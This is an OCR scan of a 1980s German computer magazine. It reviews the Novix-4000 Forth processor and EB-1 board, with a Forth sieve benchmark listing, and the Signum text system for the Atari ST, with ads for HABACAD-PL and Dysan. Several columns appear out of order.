
DATA BECKER
Merowingerstr. 30 · 4000 Düsseldorf · Tel. (0211) 310010

Ein heißer Chip

Der Novix-4000 ist ein 16-Bit-CHMOS-Prozessor, der alle nötigen Elemente eines modernen Mikroprozessors in Form von etwa 4 000 Gatterfunktionen auf einem Chip vereinigt. Er besitzt einen 16 Bit breiten Datenbus und einen 16 Bit breiten Adreßbus. Neben den üblichen Dingen, die ein Prozessor halt benötigt, ist auf dem Chip jeweils ein 16 Bit und ein 5 Bit breiter Ein/Ausgabeport integriert. Alle Bits der Ports sind einzeln programmierbar. Während der 16 Bit breite 'B'-Port als Schnittstelle zur Außenwelt dient, soll der 5 Bit

breite 'X'-Port zur Adreßraumerweiterung dienen. Mit Hilfe dieser fünf Bits wäre es dann möglich, bis zu 4 Megabyte Speicher zu adressieren. Die Adressierung von zusätzlichem Speicher durch den 'X'-Port ist jedoch nicht alles. Man könnte zum Beispiel die Daten- und Return-Stacks verschiedener Tasks mit dem X-Port selektieren. Die erzielbaren minimalen Task-Umschaltzeiten liegen mit dieser Technik im Bereich von einigen Mikrosekunden (!).

Womit wir bei den Dingen wären, die den Novix-4000



Die internen Verbindungen zwischen den Registern.

von anderen Prozessoren unterscheiden. Neben dem herkömmlichen Datenbus und dem Adreßbus, mit denen in der Regel der Hauptspeicher adressiert wird, besitzt der Novix noch zwei weitere Buspärchen, die zwei getrennte Stacks adressieren. Ein Stack dient zur Aufnahme der lokalen Daten. Die beiden oberen Positionen des Daten-Stacks befinden sich in internen Registern der CPU (T und N) und arbeiten mit der ALU zusammen.

Der zweite Stack, der Return-Stack, dient in erster Linie zur Aufnahme der Rücksprungadressen und zur Zwischenspeicherung von Daten. Die oberste Position des Return-Stacks befindet sich ebenfalls in einem Register (I). Beiden Stacks ist jeweils ein 8 Bit breiter Stackpointer zugeordnet.

Die Architektur des Novix -4000.

Daraus folgt, daß die Stacks eine Tiefe von 512 Byte oder 256 Worten haben. Auf dem EB-1-Board werden für die Stacks ebenfalls 8 KByte statisches RAM verwendet. Das sieht auf den ersten Blick zwar nach Verschwendung aus, spart aber einiges an Hardware zur Adreßdekodierung.

Der Instruktionssatz des Novix-4000 ist nicht per internem Mikrocode implementiert, wie es bei 'herkömmlichen' Prozessoren üblich ist, sondern alle ausführbaren Instruktionen sind als Gatterfunktionen ausgeführt. Eine Novix-Instruktion wird direkt dekodiert und in einem einzigen Taktzyklus abgearbeitet. Jedes der 16 Bits einer Instruktion hat eine bestimmte Bedeutung. Sinnvolle Kombinationen der Bits können mehrere Operationen in eine einzige Instruktion 'packen'. Dies und der gleichzeitige Zugriff auf drei verschiedene Speicher (Hauptspeicher und Stacks) erklärt die immense Geschwindigkeit des Chips. Laut Herstellerangaben kann die CPU bei 4,5 MHz Takt bis zu 6 Millionen Instruktionen in einer Sekunde ausführen.

Host-Rechner benötigt für die gleiche Arbeit immerhin ungefähr eine Sekunde. Alles in allem scheinen die Messungen zu bestätigen, daß der Novix-4000 hinsichtlich Geschwindigkeit die bisher eingeführten Prozessoren um Längen übertrifft.

Ein Wort zum Massenspeicher:

die EB-1-Platine besitzt neben der seriellen Schnittstelle keinerlei Verbindung zur Außenwelt. Der komplette Transfer von 1 KByte großen Datenblöcken zum Massenspeicher zwecks Kompilierung wird daher über diese Schnittstelle abgewickelt. Bei einer mit 9600 Baud betriebenen Schnittstelle

dauert der Transfer eines Blocks einschließlich Umwandlung in lauffähigen FORTH-Code etwas mehr als eine Sekunde. Diese Zeit scheint mir vertretbar, wenn man bedenkt, welche Zeit andere Compiler zur Umwandlung von 1 KByte Quelltext benötigen.

Betriebssystem

Wie bereits erwähnt, ist das Betriebssystem des Novix-Boards ebenfalls FORTH. Im Gegensatz zu FORTH-Implementierungen auf herkömmlichen Rechnern werden die FORTH-Grundworte (Primitives) jedoch direkt in Prozessorinstruktionen

nen umgewandelt. Dabei optimiert der Compiler die FORTH-Worte und wandelt mehrere FORTH-Primitives in eine Novix-4000-Instruktion um, wo immer dies möglich ist. Wie jede andere FORTH-Implementation auch besitzt das Novix-FORTH neben den 'normalen' Standardworten eine Reihe von Definitionen, die direkt auf den Prozessor zugeschnitten sind. So wird das Speicherkonzept des Novix von eigenen Befehlen unterstützt, und zum direkten Zugriff auf die Prozessorregister sind ebenfalls einige Worte im Sprachumfang enthalten.

Dokumentation


Die Dokumentation zum EB-1 besteht aus einer ausführlichen Beschreibung des Novix-4000 und seiner Architektur. Der EB-1-Rechner ist ebenfalls genau beschrieben, Schaltbilder

sind auch im Handbuch enthalten. Ein großer Teil des Handbuchs wird von der Beschreibung des Betriebssystems eingenommen. Als Beigabe enthält die deutsche Dokumentation den kompletten Quellcode des Betriebssystems. Einziges Manko der ansonsten recht guten Dokumentation ist die hemmungslose Vermischung von angloamerikanischen Fachausdrücken mit der deutschen Sprache. Um es klarzustellen: die Begriffe 'Pointer' und 'Stackpointer' sind wohl jedem Computerfachmann ein Begriff und sollten allein aufgrund ihrer Griffbarkeit anstelle von Worten wie 'Zeiger' oder 'Stapelzeiger' benutzt werden. Aber wer kann auf Anhieb etwas mit dem Satz

Das Sieb des Eratosthenes ... in der Novix-Form

```
(. FAST SIEVE)
: SIEVE
  0 >RAM 4096 -1 FILL 0 >RAM 6 I!
  0 >RAM 4095 + 4 I!
  0 0 BEGIN
  >R I 6 I@ + @ IF
    I 2 * 3 + DUP I + 4095 - BEGIN
    DUP 0< WHILE
      0 OVER 4 I@ + ! OVER +
      REPEAT DROP DROP 1 +
    THEN
    R> 1 + DUP 4095 =
  UNTIL DROP ;

: MULTISIEVE ( n ---) ( n Anzahl Durchgänge)
FOR SIEVE NEXT ." FERTIG" CR ;
```



Das Herzstück des EB-1: der Prozessor Novix-4000.

'Die Adresse eines gecounteten Strings wird auf den Top gepusht' anfangen ?

Allen Novix-Interessenten, die der englischen Sprache mächtig sind, sei jedoch eine englische Publikation empfohlen, die gegen Aufpreis erhältlich ist. Ihr Titel lautet 'Footsteps in an empty Valley', und sie enthält im wesentlichen die gleichen Informationen wie die deutsche Dokumentation, bietet jedoch zusätzlich eine Fülle von zusätzlichen Informationen über den Novix und enthält eine Reihe von Programmen und Vorschlägen. Dem Buch merkt man an, daß es von jemandem geschrieben wurde, der auf den Novix-4000 'abgefahren' ist, macht jedoch keine Abstriche in bezug auf Exaktheit und Verständlichkeit.

Das EB-1-Board ist eine relativ preiswerte Sache, sich mit einem neuen und ungewöhnlichen

Prozessor bekannt zu machen und anzufreunden. Obwohl der Novix-4000 aller Wahrscheinlichkeit nach nicht die Verbreitung der herkömmlichen 'etablierten' Prozessorchips erreichen wird, hat er durchaus Chancen, 'seinen' Platz zu erlangen. In Steuerungen und Computersystemen mit speziellen Aufgaben, beispielsweise im immens wachsenden CIM-Bereich ist er mit Sicherheit eine gute Alternative zu existierenden Ein-Chip-Mikrocomputern.

Der FORTH-Prozessor Novix-4000 und das Entwicklungssystem Novix EB-1 sind erhältlich bei FORTH-Systeme Angelika Flesch, Postfach 1103, 7814 Breisach, 0 76 67/5 51.

Professionelles Platinenlayout auf dem ATARI ST

HABACAD-PL ist ein professionelles CAD-Programm zur Erstellung von Platinen auf dem ATARI ST. Durch das integrierte Auto-Routing lassen sich Entflechtungen schnell und fehlerfrei durchführen.

HABACAD-PL ist voll menügesteuert. Die deutsche Benutzerführung erleichtert das Einarbeiten.

Hier einige Daten:

- Platinengröße bis Doppel-Eurokarte, zwei Lagen
- Positionierung und Entflechtung auf Grafikoberfläche
- Entflechtungsraster 1/20" und 1/40"
- Online-Prüfroutinen
- Ausgabe der Vorlagen über Plotter
- MikroGraf-kompatible Bauteile-Bibliotheken

Bitte senden Sie

Informationsmaterial

Demo-Diskette für DM 30,-



HABACAD - PL


ein Produkt der HABA-TECHNIK

Harm Bastian Harms KG

Münsterstraße 9 · 2000 Hamburg 54 · 040/5 66 01-1

an: _____

Abt. PL 5



Digitale Kalligraphie mit Atari ST

SIGNUM – ein neues Textsystem

Bernd Enders

Viele Jahrhunderte lang legte eine schöne Schrift Zeugnis von der Kunstfertigkeit weniger Kundiger ab, die mit dem Federkiel mühsam die einzelnen Buchstaben formten, um dem geschriebenen Wort den gebührenden Ausdruck zu verleihen. Auch heute noch nennt man diese Handwerkskunst Kalligraphie (griech. kalos = schön, graphein = schreiben).

Als Gutenberg allerdings die beweglichen Drucklettern einführte, geriet der Beruf des Schreibers bald in Vergessenheit. Die ersten Computer reduzierten die Schriftenvielfalt dann auf radikale Weise. Immer gleiche Buchstaben, aus wenigen Pünktchen zusammengesetzt, flimmern auch heute noch auf den meisten Computer-Bildschirmen – ein zur Gewohnheit gewordener Standard.

Vollends problematisch gerät die Arbeit mit einem Textsystem für Mathematiker, Chemiker oder Physiker, da ein Computer normalerweise weder die Ausgabe von Formelzeichen auf dem Bildschirm noch auf einen Drucker ohne mehr oder weniger große, relativ komplizierte Umwege ermöglichen konnte. Zumindest das anwenderfreundliche und deshalb eigentlich selbstverständliche Prinzip

‘What you see is what you get’ ging dabei meistens über Bord.

Aber diese Probleme gehören der Vergangenheit an. Jeder kann sich seit neuestem als moderner Kalligraph betätigen, nur wird der Federkiel durch die Computertastatur beziehungsweise die Maus ersetzt.

Schrift-Design

Das eigens für den Atari ST geschriebene Textprogramm Signum arbeitet vollständig auf grafischer Basis, so daß beliebige Schriftarten auf dem Bildschirm erscheinen und auch exakt so ausgedruckt werden. Da der Drucker ebenfalls im Grafikmodus angesteuert wird, ist das System nicht mehr auf vorgegebene Zeichensätze angewiesen.

Mit den zum Lieferumfang gehörenden Zeichensatzeditoren

(einer für 9-Nadel- und einer für 24-Nadel-Drucker) kann man recht bequem beliebige Zeichensätze erstellen. Ausgeklügelte Funktionen, wie das Ziehen von Linien, Kreisen sowie diverse Möglichkeiten, Zeichen zu dehnen, zu stauchen, zu verschieben, zu spiegeln und zu kopieren, helfen beim Entwurf eigener Zeichensätze. Im Zeichensatzeditor wird auch die Buchstabenbreite festgelegt, damit der Ausdruck in Proportional-schrift korrekt erfolgen kann. Auf dem Bildschirm erscheinen die Buchstaben ebenfalls proportional, auch bei perfektem Randausgleich.

Da das Bildschirmraster größer ist als die Druckerraster, sind die für den Bildschirm bestimmten Zeichensätze letztlich doch nicht absolut identisch mit den für den Ausdruck verwendeten Zeichen, denn die ausdruckenden Lettern sind deutlich feiner gezeichnet als auf dem Bildschirm. Damit läßt sich aber gut leben.


Zum Gebrauch von Signum muß man die Zeichensätze natürlich nicht selbst entwerfen; eine Reihe von Schriftarten gehört zum Lieferumfang, darunter das griechische Alphabet, mathematische und graphische Sonderzeichen.

Erste Schritte

Bevor man mit Signum arbeiten kann, muß man allerdings vorher noch ein Installationsprogramm starten, das eine Betriebssystemerweiterung enthalten soll und leider auch einen Kopierschutz abfragt. Nach der Installation meldet sich Signum mit einem Bild, das mit Pull-Down-Menüs und anklickbaren Feldern am unteren Bildschirmrand umfangreiche Bearbeitungsmöglichkeiten anbietet.

Leider werden eventuell geladene Accessories abgeschaltet, laut Hersteller aus Gründen der Arbeitsgeschwindigkeit des Systems. Man sollte dem Anwender hier jedoch zumindest eine Wahlmöglichkeit einräumen.

Zunächst muß man nun einen Zeichensatz laden, bevor man einen Text erstellen kann. Bis zu sieben verschiedene Zeichensätze kann man gleichzeitig verwenden; zwischen drei Zeichensätzen kann man mit der Control- und Alternate-Taste direkt umschalten. Reicht die alphanumerische Tastatur für einen



Die Pull-Down-Menüs von Signum.

Alle Funktionsabläufe, auch die ungewohnten, die durch die besondere Art der Textgestaltung mit Signum zustande kommen, sind bei näherem Hinsehen ausgesprochen logisch und sinnreich aufgebaut. Zum Beispiel kann man über den Bildschirm horizontal und vertikal scrollen, indem man einfach mit der Maus an den gewünschten Bildrand fährt und die Maustaste gedrückt hält. Übrigens geht das Scrollen trotz des konsequent beibehaltenen Grafikmodus recht schnell vonstatten.

Bei normaler Texteingabe hat man allerdings gelegentlich das Gefühl, daß bei schnellerem Tippen einzelne Zeichen verschluckt werden. Daß man außerdem nur durch Umblättern per gesondertem Mausklick und nicht durch einfaches Weitergleiten des Bildschirminhalts auf die nächste Seite gelangt, ist schon etwas lästig.

tige Wörter, eine Adresse oder ein Formular als Makro definieren. Sogar eine Verschachtelung von Makros ist erlaubt.

Weil Signum die Tastenprogrammierung auf Diskette sichert und beim Start automatisch lädt, stehen die Makros immer zur Verfügung. Da man in einem Makro alles speichern kann, was man auf der Tastatur eingibt, also auch Cursor-Bewegungen, kann beispielsweise der Aufbau komplizierterer Formeln und Grafiken, der Wechsel von Zeichensätzen mit einem einfachen Tastendruck ausgelöst werden. Man kann sich also mit Hilfe der Makros eine auf individuelle Bedürfnisse zugeschnittene Bedieneroberfläche schaffen.

Gewöhnungsbedürftig ist zunächst die Einteilung des Textes in Arbeitsbereiche. Gleichgültig, ob man Text suchen, einrücken, formatieren oder die Schriftart ersetzen möchte – alle Funktionen spielen sich nur in dem Textbereich ab, den man vorher festgelegt hat. Solche Textbereiche sind eine Zeile, ein Absatz und eine Seite, für manche Funktionen auch ein ganzes Kapitel. Bei der Arbeit mit Signum erweist sich diese Vorgabe jedoch rasch als sinnreiche Regelung, die man positiv hervorheben kann.

Zeichensatz nicht aus, kann man zusätzlich den Zahlenblock mit eigenen Zeichen belegen. Wird ein abgespeichertes Dokument zur Weiterverarbeitung hervorgeholt, werden automatisch auch die verwendeten Zeichensätze geladen.

What you see is what you get

Es ist schon ein besonderes Erlebnis, wenn man einen Satz in Frakturschrift auf dem Bildschirm sieht. Mehrere Beispieltex-te, die auf den beiden mitgelieferten Disketten enthalten sind, legen ein eindrucksvolles Zeugnis von den umwerfenden Möglichkeiten des Programms


ab. Formeln, Piktogramme, Grafiken, die aus Grundmustern zusammengesetzt sind, regen zum eigenen schöpferischen Umgang mit dem Textverarbeitungssystem an.

Jede Schriftart kann außerdem noch in mehreren Ausprägungen erscheinen, man kann durch einfaches Anklicken zwischen breit, fett, normal, groß und klein sowie kursiv wählen. Dazu sind fast beliebige Kombinationen dieser Attribute möglich.

Die üblichen Funktionen wie Einfügen, Löschen, Kopieren, Suchen, Ersetzen stehen natürlich ebenfalls zur Verfügung, auch wenn sie im Detail auf-

Individuelles Handling


Ein besonderer Leckerbissen ist die Möglichkeit der Programmierung von Makros. Jede Taste kann man zweifach mit einem beliebigen Text oder kompletten Befehlsfolgen belegen. Zum Beispiel kann man häufig benötigte oder tippfehlerträch-



Der Zeichensatz-Editor für 9-Nadel-Drucker.

grund der besonderen Struktur von Signum manchmal etwas anders ablaufen, als man es etwa von Ist Word Plus gewohnt ist.

Viele Befehle kann man alternativ zum Mausklick über Escape-Sequenzen erteilen. Eine Reihe wichtiger Funktionen werden mit den doppelt belegten Funktionstasten des ST ausgelöst.



Die Anzeige des aktuellen Zeichensatzes.

Auch die zeilenweise Verarbeitung eines eingegebenen Textes funktioniert aufgrund der erweiterten Möglichkeiten anders als bei herkömmlichen Textverarbeitungsprogrammen. Normalerweise schreibt man bei Signum den Text auf den Hauptzeilen, die man sogar im Bedarfsfalle auf dem Bildschirm als Hilfslinien wie im Schreibheft einblenden kann. Der tat-

sächliche Zeilenabstand kann vor und nach dem Schreiben eines Textes in beliebiger Form verändert werden, so daß im Gegensatz zu den meisten Textverarbeitungsprogrammen eine äußerst differenzierte und recht komfortable Einstellung des Zeilenformats gegeben ist. In Abhängigkeit von der Größe der Zeichen kann man damit das äußere Erscheinungsbild eines Textes ansprechend gestalten.

Die erforderlichen Maßangaben (alle in Zoll) werden dazu in einem eigenen Fenster eingetragen. Auch die Seitenlänge, die Randeinstellungen, die Größe der Kopf- und Fußzeilen werden ebenfalls auf diese Weise definiert. Ebenso wird auch der horizontale Abstand der Buchstaben justiert. Signum erlaubt sogar verschiedene Weiten einer Wort-Sperrung sowie unterschiedliche Größen der Wortabstände.

Wem das nicht genügt, der kann sogar jedes einzelne Zeichen oder auch ganze Textbereiche mit Hilfe der auf Mikroschritt geschalteten Cursor-Tasten oder mit dem mausgesteuerten 'Lasso' verschieben. Eine lustige Berg- und Talfahrt der Buchstaben erregt im Bereich der computerunterstützten Textverarbeitung gewiß einige Aufmerksamkeit. Wichtiger ist jedoch, daß das Anlegen von Indizes, die Aufstellung komplizierter mathematischer Formeln, das Durchstreichen oder Überschreiben von Buchstaben auf diese Weise problemlos möglich ist – und zwar konsequent nach dem schon erwähnten Motto 'What you see is what you get'. Damit eine Formel oder eine aus mehreren Zeichen zusammengesetzte Grafik beim Umbruch nicht auseinandergerissen wird, kann man bestimmte Textbereiche als Formelzeilen markieren, die vom Umbruch ausgenommen sind.

Aber nicht nur die Editierfunktionen und Formatierungseinstellungen zeigen die außergewöhnliche Flexibilität des Programms, auch für Arbeitsvorgänge wie die Numerierung von Seiten (oben/unten, links/Mitte/rechts, wechselseitig), die Festlegung von Suchkriterien (z.B. nach Übereinstimmung der Schriftart, Suche nach Wörtern) oder das Setzen von Tabulatoren gibt es überzeugende Lösungen.

ANTIKRO Zeichensatz normal klein groß groß und breit und fett kursiv klein und breit klein und fett, klein and kursiv

GROTLT normal groß groß und breit klein ABCDEFGHIJKLMNOPQRSTUVWXYZ abcdefghijklmnopqrstuvwxyzäöü1234567890B

Das ist Grotesk-fett, groß, groß und breit und noch fett
Das ist GROTESK-MIKRO jetzt breit, groß, und klein ABCDEFGHIJKLMNOPQRSTUVWXYZ

Hier sehen wir die wirkungsvolle Frakturschrift, hier folgt die Pinselschrift

NORMANDE eignet sich für Überschriften vor allem wenn man

NORMANDE groß breit fett einstellt

ABXΔΕΦΓΗΘΙΚΑΜΝΟΠΡΣΤΩΞΥΖ αβγδεφγηθικλμνοπρστωξυζ



Und nun Schriften der Marke Eigenbau!

Das ist Computerschrift breit und fett gross gross fett breit Computerschrift kursiv

DAS IST KAPITALSCHRIFT, GEEIGNET FÜR HERVORHEBUNGEN, NAMEN USW.

Das ist eine Quadratschrift, breit fett und groß aber auch klein noch brauchbar kursiv

*Dünnlinien-Druck ist natürlich schön ungenutzbar!
Auf Papier macht es sich nicht schön.*

Die Schriftvielfalt ist schon beeindruckend. Erstellt wurde der Ausdruck mit einem 9-Nadel-Drucker.

Erwähnenswert ist auch die Vielzahl möglicher Cursor-Bewegungen, wenn nötig auch mit verschiedenen Schrittweiten, man kann Zeilen auftrennen und vereinigen, Leerzeilen einfügen, Zeilen löschen, man kann Zeilen in einen Zwischenspeicher aufnehmen und zum Kopieren wieder auslesen, so daß auch das Verschieben von Textblöcken möglich ist. Es gibt die Möglichkeit der Seitenwahl, den Sprung zur ersten oder letzten Seite oder zum oberen/unteren Rand einer Seite, Seiten können vereinigt oder gelöscht ('weggeworfen') werden. . .

Das Datei-Menü gestattet das Einlesen anderer Dokumente; auch ASCII-Dateien können eingefügt und somit Texte aus anderen Programmen weiter be-

arbeitet werden. Das Einlesen von ASCII-Dateien könnte allerdings flexibler ablaufen: ASCII-Zeichen jenseits 128d werden zum Beispiel nicht übernommen (außer den Umlauten). Selbstdefinierte Zeichen auf eigenen Tastencodes werden in Signum daher nicht angezeigt.

Leider können keine ASCII-Texte ausgegeben werden, so daß mit Signum geschriebene Textdateien oder Textauschnitte mit anderen Programmen nicht weiterverarbeitet werden können. Folglich muß ein Programmierer für die Erstellung von Source-Code einen anderen Editor wählen.

Qualitätsdruck

Zum Ausdrucken eines Signum-Dokuments muß man den bearbeiteten Text auf Diskette speichern und das Hauptprogramm verlassen, da man – je nach Druckertyp – ein eigenständiges Druckprogramm aufrufen muß. Mitgeliefert werden zwei Druckertreiber, einer für 9-Nadel-Drucker (Epson und Kompatible; ein Zeilenschub

von 1/216 Zoll muß aber möglich sein) und ein Treiber für 24-Nadel-Drucker. Empfohlen werden die NEC-Drucker P 5/6/7, da sie sowohl vertikal wie auch horizontal eine Auflösung von 360 Punkten pro Zoll ermöglichen können. Damit wird die Auflösung einfacherer Laserdrucker sogar noch übertroffen. Ein Treiber für letztere soll aber ebenfalls in Vorbereitung sein.

Per Dialogboxen können unterschiedliche Druckqualitäten, oberer und linker Rand, Kopienanzahl, automatischer Seitenvorschub und die Einstellung Endlospapier/Einzelblatt angegeben werden. Im direkten Vergleich mit dem Ausdruck eines 9-Nadel-Druckers (hier: STAR NL 10) zeigt die Druckqualität des 24-Nadel-Druckers tatsächlich noch sichtbare Vorteile, besonders bei runden Linien oder Schrägstrichen.

Paperware

Das witzig geschriebene, methodisch recht geschickt aufgebaute

Dysan[®]



Basis für Erfolg

Erfahrung

Dysan – ein Name mit Geschichte. Und die Geschichte eines Erfolges. Bereits 1973 produzierte Dysan magnetische Datenträger, die Maßstäbe setzten. Entwicklungen wie Mini-Floppy, Digital-Diagnostic-Disk oder Ultra-High-Density-Disk sind untrennbar mit dem Namen und der Geschichte von Dysan verbunden. Erfolge als Grundlage einer richtungsweisenden Weiterentwicklung. Denn nicht der Standard, sondern der Fortschritt als Antwort auf ständig wachsende Herausforderungen des Marktes, ist das unverwechselbare Dysan-Markenzeichen.

Vielseitigkeit

War Dysan gestern noch vorwiegend ein Begriff für OEM's, so zählen heute auch professionelle Großrech-

ner-, Mini- und Microcomputer-Anwender zu den Dysan-High-Tech-Kunden. Das Produktsortiment reicht von Standardmedien der höchsten Qualitätsstufe wie Disketten, Magnetbänder, Plattenstapel, Cartridges, Fest- und Wechselplatten, über Test- und Prüfgeräte bis hin zu Hardware-Produkten wie Tapefile, Portafile und Filecards.

Partnerschaft

Ein Programm, das heute wie gestern Maßstäbe setzt. Ein Angebot, das den Bedarf qualitätsbewusster Anwender abdeckt. Eine Basis, die eine solide und erfolgreiche Partnerschaft in einem immer anspruchsvolleren DV-Markt sichert.

Dysan – ein großer Name macht Zukunft ... Ihr Partner

Oskar-Sommer-Straße 15 - 17 · 6000 Frankfurt am Main 70 · Telefon: 0 69/6 33 01-0 · Fax: 0 69/63 68 19 · Telex: 416227 xidex d



Grafiksymbole lassen sich beliebig definieren und im Text einsetzen.

- Außenstände
- Mahnungen
- Offene Posten
- Rechnungen

Unglaubliche Vielfalt mit Signum:

Diese Disketten können Sie in vier verschiedenen Richtungen betrachten:

Richtung1:

Richtung2:

Richtung3:

Richtung4:

Die Disketten wurden im Zeichensatzeditor gedreht!

Struktur ist fast wie gemalt! Sind Sie nicht?

Ein mit einem 24-Nadel-Drucker erstellter Ausdruck, bei dem Text und Grafik gemischt verwendet sind.

Wünsche

Was folgt nach all den Lobeshymnen? Eine gepfefferte Kritik kann man reinen Gewissens nicht anschließen, dazu macht das Arbeiten mit Signum einfach zu viel Spaß und es gibt zu viele beeindruckende Features – abgesehen davon, daß es zu keinen unliebsamen Überraschungen zum Beispiel in Form eines Absturzes während des Tests kam.

Aber zehn Wünsche bleiben offen, deren Erfüllung Signum in die Nähe des idealen Textsystems rücken:

1. Die Möglichkeit zur Spaltenverarbeitung
2. Eine Funktion, mit der man unkompliziert Grafiken (Snapshot) einbinden kann
